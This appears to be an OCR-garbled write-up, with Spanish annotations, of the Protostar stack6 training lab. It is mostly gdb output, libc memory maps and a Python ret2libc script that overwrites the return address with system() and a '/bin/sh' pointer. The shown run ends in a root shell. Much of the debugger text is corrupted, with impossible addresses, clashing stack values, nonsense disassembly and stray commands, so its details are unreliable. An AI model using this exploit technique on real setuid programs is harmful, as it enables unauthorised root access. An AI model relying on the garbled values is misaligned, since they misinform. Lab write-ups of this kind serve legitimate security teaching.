

```
anonymous@kalilinux - * anonymous@kalilinux - *  
#00000049f <getpath+11d>: call 0x00000049 <printf@plt>  
#00000049f <getpath+11e>: leave  
#00000049f <getpath+117>: ret  
End of assembler dump.  
(gdb) break #00000049f  
Breakpoint 1 at 0x00000049f: file stackb/stackb.c, line 23.  
(gdb) c = exp  
Starting program: /opt/protostar/bin/stackb.c exp  
Input path please: got path @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@b0bbccccddd*****  
  
Breakpoint 1, 0x00000049f in getpath () at stackb/stackb.c:23  
23 stackb/stackb.c: No such file or directory.  
    in stackb/stackb.c  
(gdb) x/w $esp  
0xffffcacc: 0x00000049f 0xbffffdd 0xcccccccc 0xcccccccc  
(gdb) si  
  
Breakpoint 1, 0x00000049f in getpath () at stackb/stackb.c:23  
23 stackb/stackb.c  
(gdb) x/w $esp  
0xbffffcde: 0xbffffdd 0xcccccccc 0xcccccccc 0xcccccccc  
(gdb) c  
Continuing.  
  
Program received signal SIGTRAP, Trace/breakpoint trap.  
0xbffffdd in ? ()
```

SALTAMOS OTRA VEZ EN RET


→ $0xbffffcda = 0xbffffcbc + 30$ (saltamos a una instrucción int3 o \xcc)

```

3 gcc -o system system.c
4 gnu system
5
6 GNU GPL (GDB) 7.0.1-debian
7 Copyright (C) 2009 Free Software Foundation, Inc.
8 License GPLv3+: GNU GPL version 3 or later http://gnu.org/licenses/gpl.html
9 This is free software: you are free to change and redistribute it.
10 There is NO WARRANTY, to the extent permitted by law. Type 'show copying'
11 and 'show warranty' for details.
12 This GDB was configured as 'i486-linux-gnu'.
13 For bug reporting instructions, please see:
14 http://www.gnu.org/software/gdb/bugs/...
15 Reading symbols from /tmp/system.o... (no debugging symbols found)... done.
16 gnu) disassemble
17
18 disasm of assembler code for function main:
19 00000000<main>: push %eax
20 00000001<main>: mov %eax,%eax
21 00000002<main>: and $0xffffffff,%eax
22 00000003<main>: sub %eax,%eax
23 00000004<main>: movl $0x00000000,%eax
24 00000005<main>: movl $0x0042ec,<systemtmp>
25 00000006<main>: leave
26 00000007<main>: ret
27
28 End of assembler dump.
29 gnu)

```

```
(gdb) x/s 0x80484a0
0x80484a0: "/bin/sh"
```



PILA DESPUES DE LLAMAR A SYSTEM!!!!!!!!!!

```
Program exited with code 020.
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ecffb0 <__libc_system>
$ vim stack6.ov
```

```
import struct
padding = "0000" + "a"*64 + "b"*4 + "c"*4 + "d"*4
system = struct.pack("I",0xb7ecffb0)
return_address = "AAAA"
bin_sh = struct.pack("I",0xb7fb63bf)

print padding + system + return_address + bin_sh
```

```

$ vim stack6.py
$ python stack6.py | /opt/protostar/bin/stack6
input path please: got path 0000aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa*****bbbbccccddd*****AAAA*c**
Segmentation fault
$ (python stack6.py ; cat) | /opt/protostar/bin/stack6
input path please: got path 0000aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa*****bbbbccccddd*****AAAA*c**
id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
whoami
root

```

```

exe = '/opt/protostar/bin/stack6'
Mapped address spaces:

Start Addr End Addr Size Offset objfile
0x0040000 0x0049000 0x1000 0 /opt/protostar/bin/stack6
0x0049000 0x004a000 0x1000 0 /opt/protostar/bin/stack6
0xb7e9000 0xb7e97000 0x7000 0
0xb7e97000 0xb7fd5000 0x13e000 0 /lib/libc-2.11.2.so
0xb7fd5000 0xb7fd6000 0x1000 0x13e000 /lib/libc-2.11.2.so
0xb7fd6000 0xb7fd8000 0x2000 0x13e000 /lib/libc-2.11.2.so
0xb7fd8000 0xb7fd9000 0x1000 0x140000 /lib/libc-2.11.2.so
0xb7fd9000 0xb7fdc000 0x3000 0
0xb7fdc000 0xb7fe2000 0x8000 0 [vdso]
0xb7fe2000 0xb7fe3000 0x1000 0
0xb7fe3000 0xb7ffe000 0x10000 0 /lib/ld-2.11.2.so
0xb7ffe000 0xb7fff000 0x1000 0x1a000 /lib/ld-2.11.2.so
0xb7fff000 0xb8000000 0x1000 0x1b000 /lib/ld-2.11.2.so
0xb8000000 0xb8000000 0x15000 0 [stack]
(gdb)

```

```

$ strings -a -t x /lib/libc-2.11.2.so | grep "/bin/sh"
11f3bf /bin/sh

```

```

$ strings -a -t x /lib/libc-2.11.2.so | grep "/bin/sh"
11f3bf /bin/sh
$ xinfo stack6.py
$ gdb /opt/protostar/bin/stack6
GNU gdb (GDB) 7.8.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack6... done.
(gdb) r
Starting program: /opt/protostar/bin/stack6
input path please: aaaa
got path aaaa

Program exited with code #17.
(gdb) x/2 0xb7e97000 = 0x11f3bf
0xb7e97000: "/bin/sh"
(gdb) quit

```

0xb7fb63bf, dirección real de /bin/sh